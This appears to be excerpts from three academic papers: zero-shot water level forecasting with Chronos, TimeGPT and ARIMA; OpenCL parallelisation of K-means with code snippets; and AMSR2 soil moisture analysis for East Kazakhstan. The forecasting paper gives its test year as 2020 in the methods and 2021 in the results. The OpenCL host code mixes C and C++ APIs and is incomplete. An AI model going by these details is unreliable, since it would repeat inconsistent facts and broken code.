The input data for water level prediction includes hydrological and meteorological features with daily step and is obtained from a gauging and meteorological station in the Uba River Basin in the East Kazakhstan region. Table 1 demonstrates the details of the dataset used in this study.

TABLE I. Dataset description

Feature	Measurement unit
River discharge	m³/s
Water level	cm from reference point
Air mean temperature	℃
Air maximum temperature	℃
Air minimum temperature	℃
Mean relative humidity	%
Minimum relative humidity	%
Precipitation	mm
Mean soil surface temperature	℃
Maximum soil surface temperature	℃
Minimum soil surface temperature	℃

This dataset provides hydrometeorological indicators that influence water level and span period of 1995 to 2021.

B. Models

To forecast water levels in this study, three models were used: Chronos, Nixtla (TimeGPT) as transformer-based approaches and ARIMA as a baseline. Each employs different approaches to time series analysis, allowing for a comparison of their accuracy and performance.

TimeGPT is a generative transformer-based model designed for time series forecasting. It effectively processes temporal data by capturing complex dependencies between time points. The architecture of TimeGPT is illustrated on Fig. 1.



Fig 1. Architecture of TimeGPT [7].

The input series, with target variable and all additional predictor variables, is fed to the encoder of the Transformer, and the decoder then generates forecasts.

Chronos is a family of time series forecasting models integrated into platform designed for real-time analysis of vast datasets. It supports seamless data ingestion from various sources and offers high adaptability. High-level depiction of Chronos is shown in Fig. 2.



Fig 2. High-level depiction of Chronos [6].

The input time series is scaled and quantized to obtain a sequence of tokens. The tokens are fed into a language model which may either be an encoder-decoder or a decoder-only model. The model is trained using cross-entropy loss. During inference, we autoregressively sample tokens from the model and map them back to numerical values. Multiple trajectories are sampled to obtain a predictive distribution.

Each model was set to assess their zero-shot prediction capabilities. In this setting, none of the models underwent task-specific training on the dataset prior to generating forecasts. Instead, they leveraged pre-existing knowledge or intrinsic model structures to make predictions directly from the input data. This approach ensures a fair comparison of

their adaptability and generalization ability for time series forecasting. The forecast was performed using 365 days as a input with all available variables for 3 day prediction output. The results were evaluated using the January and April data of year 2020 to specifically assess the behavior of the models in different hydrological conditions when there is minimal change in water level and when the water level fluctuates actively.

C. Model Evaluation Metrics

To compare model performance, the following metrics were used:

- Mean Absolute Error (MAE) measures the average magnitude of errors without considering their direction. Lower values indicate better accuracy.
- Mean Squared Error (MSE) penalizes larger errors more heavily, making it useful for detecting significant deviations. A lower MSE suggests fewer large prediction errors.
- Root Mean Squared Error (RMSE) is the square root of MSE, providing an interpretable measure of prediction accuracy. It is sensitive to large errors and is useful for assessing overall model performance.
- Mean Absolute Percentage Error (MAPE) expresses errors as a percentage of actual values, useful for relative error assessment. A lower MAPE indicates that the model performs well across different scales of data.

The formulas for each of the metrics are provided below:

$$\mathrm{MAE} = \frac{1}{n}\sum_{i=1}^{n} |y_i - x_i| \quad (1)$$

$$\mathrm{MSE} = \frac{1}{n}\sum_{i=1}^{n} (y_i - x_i)^2 \quad (2)$$

$$\mathrm{RMSE} = \sqrt{\mathrm{MSE}} = \sqrt{\frac{1}{n}\sum_{i=1}^{n} (y_i - x_i)^2} \quad (3)$$

$$\mathrm{MAPE} = \frac{100\%}{n}\sum_{i=1}^{n} \left|\frac{y_i - x_i}{y_i}\right| \quad (4)$$

where y_i is the actual observed value at time step *i*, x_i is predicted value at time step *i*, *n* is the total number of time steps in the forecast period.

IV. Results

After completing the forecasting process, we evaluated the performance of the models by comparing the predicted water levels against the actual measurements. As was mentioned in the previous section, the models are evaluated using the data of the first and fourth month of 2021. The results are organized as follows:

TABLE II. COMPARISON OF WATE RLEVEL FORECASTING

Model	Test period	MAE	MSE	RMSE	MAPE
Chronos	01.01.21-21.01.21	1.34	3.53	1.88	1.79
TimeGPT		2.53	8.63	2.93	3.4
ARIMA		2.07	6.28	2.5	2.78
Chronos	01.04.21-21.04.21	20.15	968.58	31.12	9.68
TimeGPT		29.64	1965.53	44.33	13.73
ARIMA		22.58	1132.31	33.64	10.72

TChronos consistently achieves the smallest error metrics in both test periods compared to ARIMA and TimeGPT, indicating it provides more accurate zero-shot water level forecasts. While ARIMA's performance generally places it between Chronos and TimeGPT, all models show markedly higher errors in April than in January, suggesting that April's data or conditions were more challenging to forecast, which is because of seasonal snowmelt common in the area. Chronos emerges as the most effective model under these test conditions, followed by ARIMA and then TimeGPT.



Fig 3. Comparison of models' predictions vs actual values for the January 2021 test period.



Fig 4. Comparison of models' predictions vs actual values for the April 2021 test period.

In January, the actual water level begins higher and trends downward over time, with only slight fluctuations. Chronos generally remains closest to the real data, while ARIMA and Nixtla's TimeGPT follow the same downward direction but occasionally show larger deviations. In April, the water level is considerably higher and rises from a lower starting point to a higher peak before descending again near the end of the month. All models capture the initial upward trajectory and subsequent drop, but Chronos once again aligns more closely with the actual measurements overall, while ARIMA and Nixtla's TimeGPT exhibit more noticeable differences, especially at the peak.

V. Conclusion

In this study, we evaluated the performance of two generative transformer-based models, Chronos and TimeGPT, and one traditional statistical baseline model, ARIMA, for zero-shot water level forecasting. Our results, based on January and April 2021 test periods, indicate that Chronos consistently outperformed the other two methods, showing greater predictive accuracy across all error metrics. ARIMA ranked second, and TimeGPT exhibited the highest errors among the three models. The increase in forecast errors in April also highlights the added complexity introduced by seasonal factors, such as snowmelt, showing the importance of models that can adapt effectively to hydrological variability. The findings demonstrate that large, pre-trained transformer architectures can offer strong baseline predictive capabilities in settings with limited training data. However,

further research is needed to explore fine-tuning approaches, expanded datasets covering longer historical periods, and more diverse hydrological conditions. Overall, this work contributes evidence supporting the use of generative transformer-based models for hydrological forecasting and emphasizes the value of zero-shot forecasting for data-limited settings.

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Разработка метода распараллеливания алгоритма кластеризации K-Means на основе технологии OpenCL

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В данной статье рассматривается метод распараллеливания алгоритма кластеризации K-means с использованием технологии OpenCL. Представлено детальное исследование существующих подходов к параллельной реализации K-means, выделены основные ограничения классических методов и предложен новый метод распараллеливания с учетом архитектурных особенностей гетерогенных вычислительных систем. Реализованная модель протестирована на реальных данных и показала значительное ускорение работы алгоритма. Проведен сравнительный анализ с последовательными реализациями и альтернативными технологиями, такими как CUDA.

Ключевые слова: кластеризация, K-means, OpenCL, параллельные вычисления, GPU, гетерогенные системы.

I. Введение

Кластеризация данных представляет собой один из важнейших инструментов анализа информации. Одним из наиболее широко используемых методов является алгоритм K-means, предложенный МакКуином [1]. Однако классическая версия K-means обладает высокой вычислительной сложностью, особенно при обработке больших объемов данных. В последние годы активно исследуются методы ускорения работы алгоритма за счет использования параллельных вычислений, включая технологии CUDA, MPI, OpenMP и OpenCL [2,5]. Особое внимание уделяется гибридным архитектурам, объединяющим CPU и GPU [7], а также применению алгоритмов на суперкомпьютерах и облачных платформах. При этом OpenCL выделяется своей кроссплатформенностью и возможностью работы с различными устройствами, включая FPGA и DSP, что делает его особенно перспективным в задачах высокопроизводительных вычислений [4].

OpenCL является открытым стандартом для программирования гетерогенных вычислительных систем, позволяя задействовать одновременно CPU, GPU и другие специализированные устройства. Данный стандарт предоставляет высокий уровень гибкости и совместимости, что делает его перспективным инструментом для ускорения алгоритма K-means.

В данной работе предложен и реализован метод распараллеливания K-means на основе OpenCL. Основные цели исследования:

- Разработать эффективную модель параллельного выполнения K-means, используя OpenCL;
- Оптимизировать использование памяти и распределение вычислительных ресурсов;
- Провести анализ эффективности метода на различных наборах данных.

II. Материалы и методы исследования

K-means применяется во множестве областей, включая обработку изображений, анализ биоинформационных данных и машинное обучение [3]. Исследования показывают, что распараллеливание K-means на GPU позволяет достичь значительного ускорения работы алгоритма [4]. Основные подходы включают:

1. Использование SIMD-инструкций для оптимизации вычислений [5];
2. Применение CUDA для работы с NVIDIA GPU [6];
3. Реализация гибридных методов на CPU+GPU [7].

Однако большинство работ сосредоточено на узкоспециализированных решениях, ограниченных конкретными архитектурами. OpenCL, в отличие от CUDA, обеспечивает кроссплатформенность, что делает его более универсальным инструментом.

Описание метода. Архитектура параллельного K-means

Распараллеливание K-means реализуется путем разделения вычислений на независимые задачи:

- Вычисление расстояний между точками и центрами кластеров выполняется параллельно;
- Обновление центроидов кластеров осуществляется с использованием атомарных операций;
- Оптимизированное распределение памяти позволяет минимизировать задержки при доступе к данным.

Для более полной оценки выбранного подхода важно отметить, что реализация K-means с использованием CUDA часто показывает лучшие результаты по скорости, но ограничена только GPU производства NVIDIA. В то время как MPI и OpenMP демонстрируют хорошие результаты на кластерах CPU, они менее эффективны при обработке задач с интенсивными вычислениями на уровне отдельных точек данных.

OpenCL обеспечивает баланс между производительностью и универсальностью, предлагая поддержку широкого спектра аппаратных решений.

III. РЕАЛИЗАЦИЯ С ИСПОЛЬЗОВАНИЕМ OPENCL

1. Инициализация OpenCL

Реализация K-means начинается с создания контекста OpenCL и выбора подходящего вычислительного устройства (CPU или GPU). Используется библиотека OpenCL API:

```
#include <CL/cl.h>
#include <iostream>
#include <vector>
#include <fstream>
#include <sstream>
#include <cmath>
#include <cstdlib>

#define NUM_CLUSTERS 3
#define NUM_POINTS 100000
#define DIMENSIONS 2

cl_platform_id platform;
cl_device_id device;
cl_context context;
cl_command_queue queue;
cl_program program;
cl_kernel assign_clusters_kernel, update_centroids_kernel;
```

2. Загрузка и компиляция ядра

Ядро OpenCL, реализующее K-means, загружается из файла:

```
std::ifstream kernelFile("kmeans.cl");
std::string kernelCode((std::istreambuf_iterator<char>(kernelFile)), std::istreambuf_iterator<char>());
kernelFile.close();
cl::Program::Sources sources(1, std::make_pair(kernelCode.c_str(), kernelCode.length()));
cl::Program program(context, sources);
program.build({device});
```

3. Запуск вычислений

Ядро K-means распределяет вычисления по рабочим элементам GPU:

```
const char *kernel_code = R"(
__kernel void assign_clusters(__global float *data, __global float *centroids, __global int *labels, int num_points, int num_clusters) {
    int idx = get_global_id(0);
    if (idx >= num_points) return;

    float min_dist = FLT_MAX;
    int best_cluster = 0;
    for (int c = 0; c < num_clusters; c++) {
        float dist = 0.0f;
        for (int d = 0; d < 2; d++) {
            float diff = data[idx * 2 + d] - centroids[c * 2 + d];
            dist += diff * diff;
        }
        if (dist < min_dist) {
            min_dist = dist;
            best_cluster = c;
        }
    }
    labels[idx] = best_cluster;
}

__kernel void update_centroids(__global float *data, __global int *labels, __global float *new_centroids, __global int *cluster_sizes, int num_points, int num_clusters) {
    int idx = get_global_id(0);
    if (idx >= num_clusters) return;

    float sum_x = 0.0, sum_y = 0.0;
    int count = 0;
    for (int i = 0; i < num_points; i++) {
        if (labels[i] == idx) {
            sum_x += data[i * 2];
            sum_y += data[i * 2 + 1];
            count++;
        }
    }
    if (count > 0) {
        new_centroids[idx * 2] = sum_x / count;
```

```
        new_centroids[idx * 2 + 1] = sum_y / count;
        cluster_sizes[idx] = count;
    }
}


)";
```

4. Получение результатов

Результаты копируются обратно в память хоста:

```
size_t global_size = NUM_POINTS;
cl_mem data_buffer = clCreateBuffer(context, CL_MEM_READ_ONLY, sizeof(float) * NUM_POINTS * DIMENSIONS, NULL, NULL);
cl_mem centroids_buffer = clCreateBuffer(context, CL_MEM_READ_ONLY, sizeof(float) * NUM_CLUSTERS * DIMENSIONS, NULL, NULL);
cl_mem labels_buffer = clCreateBuffer(context, CL_MEM_WRITE_ONLY, sizeof(int) * NUM_POINTS, NULL, NULL);
cl_mem new_centroids_buffer = clCreateBuffer(context, CL_MEM_READ_WRITE, sizeof(float) * NUM_CLUSTERS * DIMENSIONS, NULL, NULL);
cl_mem cluster_sizes_buffer = clCreateBuffer(context, CL_MEM_READ_WRITE, sizeof(int) * NUM_CLUSTERS, NULL, NULL);
clSetKernelArg(assign_clusters_kernel, 0, sizeof(cl_mem), &data_buffer);
clSetKernelArg(assign_clusters_kernel, 1, sizeof(cl_mem), &centroids_buffer);
clSetKernelArg(assign_clusters_kernel, 2, sizeof(cl_mem), &labels_buffer);


clEnqueueNDRangeKernel(queue, assign_clusters_kernel, 1, NULL, &global_size, NULL, 0, NULL, NULL);
clFinish(queue);
```

IV. ЭКСПЕРИМЕНТАЛЬНЫЕ ИССЛЕДОВАНИЯ

Описание тестовой среды

Эксперименты проводились на следующей конфигурации:

- Процессор: Intel Core i7-8700K
- Графический процессор: NVIDIA GeForce GTX 1080 Ti
- Оперативная память: 32 GB DDR4
- ОС: Ubuntu 20.04

Результаты и анализ

Эксперименты показали значительное ускорение выполнения алгоритма по сравнению с последовательной реализацией (см. таблица 1):

Размер данных	Последовательное время (мс)	Параллельное время (мс)	Ускорение
10 000	120	30	4x
100 000	1100	150	7.3x
1 000 000	10500	800	13.1x

Таблица 1 - Сравнение времени выполнения алгоритма

Дополнительно, результаты демонстрируют, что масштабируемость предлагаемого метода сохраняется на протяжении увеличения объема входных данных, что критически важно для задач Big Data и промышленной аналитики. В условиях реальных приложений, таких как кластеризация пользовательских предпочтений в рекомендательных системах или анализ изображений в медицинской диагностике, полученное ускорение может существенно снизить время отклика систем и стоимость вычислений.
Также стоит отметить, что OpenCL-реализация может быть легко перенесена на другие вычислительные платформы, включая встроенные системы и FPGA, что открывает перспективы для применения в автономных устройствах и системах Интернета вещей (IoT).

Визуализация сравнения результатов приведена на рисунке 1.



Рисунок 1 - Графическое представление сравнения времени выполнения K-means

V. ЗАКЛЮЧЕНИЕ

В данной статье предложен метод распараллеливания K-means с использованием OpenCL, позволяющий значительно ускорить вычисления за счет эффективного распределения задач между потоками GPU. Проведенные эксперименты показали значительное сокращение времени выполнения, особенно на больших наборах данных. В дальнейших исследованиях планируется:

- Провести глубокую оптимизацию использования локальной и кэшируемой памяти GPU;
- Сравнить производительность OpenCL и CUDA не только по времени выполнения, но и по потреблению энергии и масштабируемости;
- Реализовать предложенный метод на альтернативных архитектурах, таких как FPGA и ARM-

платформы, что позволит использовать K-means в условиях ограниченных ресурсов;

• Исследовать возможность интеграции с современными библиотеками машинного обучения (например, TensorFlow через OpenCL backend) для автоматизации кластеризации в реальном времени.

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Analysis of Soil Moisture Data in the East Kazakhstan Region Using Data Analytics Methods

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***Abstract*—This study focuses on analyzing soil moisture data in Kazakhstan using data analytics and geospatial analysis methods. The main objective is to examine the soil moisture distribution from 2012 to 2024 based on AMSR2 satellite monitoring data. The work includes processing GeoTIFF-format data, applying pre-processing and visualization methods, and evaluating the prospects for further use of the obtained results.**

***Index Terms*—Soil moisture, satellite data, geospatial analysis, AMSR2, remote sensing, machine learning, climate change, desertification, water resource management, agricultural adaptation, land degradation, drought prediction, NDVI, spatial data analysis, temperature anomalies, hydrological monitoring, GeoTIFF format.**

I. Introduction

Global climate transformations, ongoing soil degradation, and increasing water scarcity create a pressing need for systematic soil moisture analysis, especially in arid regions. Kazakhstan, a country with vast areas of high-risk agriculture, faces increasing climate aridity, desertification, and declining agricultural productivity. Traditional monitoring methods based on field measurements, while highly accurate, are costly and limited in spatial coverage. In this context, satellite-based remote sensing technologies serve as a crucial tool, providing continuous spatiotemporal data on soil conditions. For instance, radar systems (Sentinel-1) and microwave sensors (SMOS, SMAP) allow for soil moisture assessment even under cloud cover, making them particularly valuable for large-scale monitoring[1].

As the largest country in Central Asia, Kazakhstan plays a key role in regional food security. Its agroindustrial sector, which includes wheat, cotton, and seed crop cultivation, is heavily dependent on stable soil and water resources. However, the diverse climate of the country, from the arid Caspian steppes to the mountainous Tian Shan range, creates uneven precipitation patterns and increases the risk of extreme weather events such as droughts and dust storms[2]. The integration of satellite data into the monitoring system allows for not only real-time soil condition assessment but also long-term scenario modeling, such as predicting agroclimatic zone shifts by 2050. This is especially critical for adapting agriculture, which contributes 5% to Kazakhstan's GDP, and to preserving unique ecosystems such as Lake Balkhash and the Aral Sea[3].

The findings of this research can be applied in multiple areas. Optimization of agricultural practices, such as precision irrigation based on soil moisture maps, can reduce water consumption by 20 to 30%. Early warning systems for droughts can be improved by analyzing vegetation indices (NDVI) and temperature anomalies. Water balance management can be improved by modeling reservoir filling scenarios, such as those for Bukhtarma Reservoir, considering evaporation forecasts. In addition, the study supports the development of climate policies, including regional programs to combat desertification under UN initiatives.

Spatial data analysis also helps identify "hotspots" of land degradation, which is essential for targeted funding of restoration projects. For example, implementing open-access GIS platforms can strengthen collaboration among farmers, ecologists, and government agencies, laying the foundation for sustainable regional development in response to climate challenges. Consequently, soil moisture research using satellite data has both scientific and practical importance, contributing to solutions in agriculture, environmental management, and natural resource governance.

II. Description of Raw Data

A. Maintaining the Integrity of the Specifications

The primary dataset was obtained from AMSR2 satellite data using the **Land Parameter Retrieval Model (LPRM)** algorithm. This algorithm, designed for global climate and hydrological monitoring, enables soil moisture extraction from passive microwave observations. It is based on the radiative transfer of microwave emissions and accounts for vegetation cover and surface temperature parameters[4].

The dataset was originally provided in **netCDF (.nc4) format** and converted to **GeoTIFF** for easier geospatial analysis. Each GeoTIFF file contains the following variables as separate bands:

- **Band 1:** soil_moisture_c1 – Soil moisture at 6.9 GHz
- **Band 2:** soil_moisture_c2 – Soil moisture at 10.7 GHz
- **Band 3:** soil_moisture_x – Soil moisture at 18.7 GHz
- **Band 4:** soil_moisture_c1_error – Measurement error at 6.9 GHz
- **Band 5:** soil_moisture_c2_error – Measurement error at 10.7 GHz

- **Band 6:** soil_moisture_x_error – Measurement error at 18.7 GHz
- **Band 7:** opt_depth_c1 – Optical depth at 6.9 GHz
- **Band 8:** opt_depth_c2 – Optical depth at 10.7 GHz
- **Band 9:** opt_depth_x – Optical depth at 18.7 GHz
- **Band 10:** ts – Surface soil temperature
- **Band 11:** mask – Data quality mask

The dataset has a **spatial resolution of 0.1° × 0.1°** and a **temporal resolution of one day**. Two datasets are available—for ascending and descending orbits—allowing for soil moisture assessment at different times of the day.

To ensure accurate analysis, preprocessing steps included filtering by the quality mask (Band 11), outlier removal, and standardization into a unified coordinate system. Using multi-band GeoTIFF files allows for detailed soil moisture analysis, consideration of measurement uncertainty, and assessment of the impact of atmospheric optical depth on the data.

Thus, **AMSR2 data in GeoTIFF format** provides a valuable source of information for monitoring changes in soil moisture, particularly in regions characterised by high climate variability.

III. Application of Data Analytics Methods for Preprocessing and Data Analysis

At the data preprocessing stage, the archives containing AMSR2 data and Kazakhstan borders were unpacked and loaded. Then, tools for processing raster images were used to work with geospatial data in the GeoTIFF format. Satellite images were opened, soil moisture data were read, and values were visualized with Kazakhstan borders overlaid. Geospatial analysis tools were applied to ensure correct data representation and subsequent analysis. Coordinate system conversions were performed to bring all data to a uniform standard, ensuring accurate alignment of satellite images with Kazakhstan's geographical borders.

In the next stage, data analysis was conducted by creating and transforming data frames. Basic statistical characteristics such as mean, median, minimum and maximum values, and standard deviation were calculated. The analysis revealed missing values in the time series, requiring additional data cleaning steps. Interpolation and missing value filling methods were applied to make the analysis more accurate. For result visualization, several built-in libraries were used in the program code. Plots of soil moisture changes over time for different time intervals were constructed, allowing trends and seasonal fluctuations to be identified. Additionally, spatial visualization was implemented in the form of maps where color gradation reflected soil moisture levels in different years. This enabled visual assessment of soil moisture changes and identification of potential anomalies such as periods of extreme drought or increased moisture.

Furthermore, time series analysis methods were applied to study the cyclical changes in soil moisture. Time series were constructed, and data decomposition was performed, allowing trend components and seasonal changes to be isolated. These results will help develop predictive models for forecasting soil moisture in future periods.



Fig. 1. Soil Moisture Heatmap (Band 1)

IV. Data Research

A. *Imaging of the Water Regime Thermal Map of Soils.*

Within this study, we have approximately 4500 images of the Earth's surface using the Land Parameter Retrieval Model (LPRM) algorithm. At this stage, data from one image with the code name LPRM-AMSR2.L3.A.SOILM3.V001.tif will be utilized, where several channels of the layer (Band) will be examined.

Band 1. On the presented map (Figure 1), the spatial distribution of soil moisture across Kazakhstan is shown at a frequency of 6.9 GHz. The color scale varies from dark brown (low moisture values) to blue-green (high moisture values). Kazakhstan's borders are marked with red lines, allowing the correlation of moisture levels with administrative regions. Based on the current map, we can extract the main trends in the country.

Band 2. On another map (Figure 2), the distribution of soil moisture is presented at a satellite frequency of 10.7 GHz. In Band 2 (10.7 GHz), a more blurred distribution of moisture is observed compared to Band 1. In some areas, an increase in moisture values is noted, especially in the northern regions. Dark areas on Band 2 (indicating low moisture) are more widespread in southern Kazakhstan, confirming the presence of arid regions. Band 2 has greater penetration into the soil compared to Band 1, allowing data to be obtained on deeper layers.

Band 3. The image at a microwave frequency of 18.7 GHz (Figure 3) shows a more detailed distribution of soil moisture. In some areas, more gradients are observed, especially in the eastern part of Kazakhstan. The northern regions in Band 3 have more pronounced areas with high moisture compared to Band 1, which may be due to more sensitive measurement of the upper soil layers. The frequency of 18.7 GHz is more susceptible to the influence of vegetation and weather conditions (precipitation), which may explain the observed differences.



Fig. 2. Soil Moisture Heatmap (Band 2)



Fig. 3. Soil Moisture Heatmap (Band 3)

B. General Trends of the Thermal Map

The southern and central regions of Kazakhstan, located between latitudes 46°–50° N, are characterized by a predominance of dark brown shades on the map, indicating a low level of soil moisture. This corresponds to arid territories, including desert and semi-desert zones, where precipitation is extremely rare and evaporation occurs faster than accumulation.

The northern and eastern regions, closer to latitudes 52°–54° N, show more pronounced patches of lighter yellow-brown shades, indicating higher moisture content in the soil. This may be related to the greater amount of precipitation typical of these areas, as well as the characteristics of the soil cover, which can retain moisture longer than in arid regions.

The western part of Kazakhstan, particularly areas adjacent to the Caspian Sea, shows uneven distribution of soil moisture. Here, areas with both low and moderate moisture values are observed, which can be explained by the influence of the marine climate and possible local precipitation. The climatic specificity of this region leads to high variability in soil moisture levels.

In the east and southeast of the country, regions with anomalously high moisture are detected, expressed as bright dark green patches. This may be a consequence of recent intense precipitation, which temporarily increased the moisture content in the soil. It is also impossible to exclude the influence of geological features, such as the presence of groundwater

	date	longitude	latitude	soil_moisture
count	529377	529377.000000	529377.000000	529377.000000
mean	2018-09-13 16:56:13.565530112	83.991379	49.160708	39.752308
min	2012-07-03 00:00:00	81.302236	47.022081	1.000000
25%	2015-07-22 00:00:00	83.055276	48.258806	25.000000
50%	2018-08-28 00:00:00	84.057013	49.248186	32.000000
75%	2021-09-26 00:00:00	84.808316	49.990221	47.000000
max	2024-10-11 00:00:00	86.811791	50.979601	99.000000
std	NaN	1.185535	1.046190	21.929657

Fig. 4. Raw dataset

or a specific soil composition that contributes to moisture retention in the area.

Based on observations across different layers, we can highlight the following:

- **Band 1** (6.9 GHz) shows the basic distribution of soil moisture but is less detailed compared to higher frequencies.
- **Band 2** (10.7 GHz) demonstrates better penetration into the soil, making it useful for analyzing deeper layers.
- **Band 3** (18.7 GHz) is more sensitive to changes in surface moisture, making it useful for evaluating weather conditions and short-term changes.
- Southern regions consistently remain arid across all frequencies, while northern and eastern parts of Kazakhstan show noticeable variations between frequencies.

Data from different frequencies allows for a more complete picture of soil moisture distribution, including surface and deeper layers.

C. Working with the Transformed DataFrame

In further research, it was decided to conduct an analysis of soil moisture in the East Kazakhstan Region. The data were converted from GeoTIFF images into a tabular format containing spatially distributed information about soil moisture on a specific date. The data contain approximately 530,000 measurements of soil moisture (Figure 4), indicating detailed spatial and temporal coverage:

- *date* (measurement date): a timestamp for each observation, covering the period from July 3, 2012, to October 11, 2024.
- *longitude*: the geographic coordinate of the measurement point, varying from 81.30 to 86.81.
- *latitude*: the geographic coordinate, varying from 47.02 to 50.97, corresponding to the territory of the East Kazakhstan Region.
- *soil.moisture (soil moisture)*: the value of soil moisture as a percentage, ranging from 1 to 99 percent, with an average of 39.75 percent.

After removing rows corresponding to winter months (including November and March), the dataset contains about 450,000 measurements of soil moisture in the East Kazakhstan Region (Figure 5). This step allows focusing on warm months when the dynamics of soil moisture are most active and important for agriculture.

D. Time series research

Time series analysis is an important tool for understanding the patterns of soil moisture change. In our analysis, the time

	date	longitude	latitude	soil_moisture
count	453488	453488.000000	453488.000000	453488.000000
mean	2018-09-24 04:45:03.270648320	84.020862	49.174627	40.984627
min	2012-07-03 00:00:00	81.302236	47.022081	1.000000
25%	2015-08-01 00:00:00	83.305710	48.506151	26.000000
50%	2018-09-01 00:00:00	84.057013	49.248186	33.000000
75%	2021-09-19 00:00:00	84.808316	49.990221	49.000000
max	2024-10-11 00:00:00	86.811791	50.979601	99.000000
std	NaN	1.199987	1.029646	22.500114

Fig. 5. Cleaned dataset



Fig. 6. Enter Caption

series was decomposed into three main components: trend, seasonality, and residual, allowing for a more detailed study of the nature of changes and identification of key factors influencing soil moisture (Figure 6).

The original data presented in the first graph show significant fluctuations in moisture over time. These fluctuations may be due to changes in climatic conditions, periods of precipitation and drought, as well as changes in measurement methods. It is evident that during several periods, peaks corresponding to high moisture are observed, as well as periods of decline when the soil becomes drier.

The trend component highlighted in the second graph reflects long-term changes in soil moisture levels. In the first part of the series, an increase in values is observed, followed by fluctuations within certain limits, and in the final segment, a trend towards decreasing soil moisture levels is identified. Such changes may indicate multi-year cycles of moisture related to climate change or reflect the influence of anthropogenic factors.

The seasonal component presented on the graph demonstrates repeating patterns of moisture change throughout the year. Clear cycles of increasing and decreasing moisture are traced, which may be associated with seasonal precipitation, evaporation, and temperature changes. The peaks of seasonality likely correspond to rainy periods, while the minimum values correspond to dry months.

The residual component on the last graph displays noise or unpredictable variability that is not explained by trend and

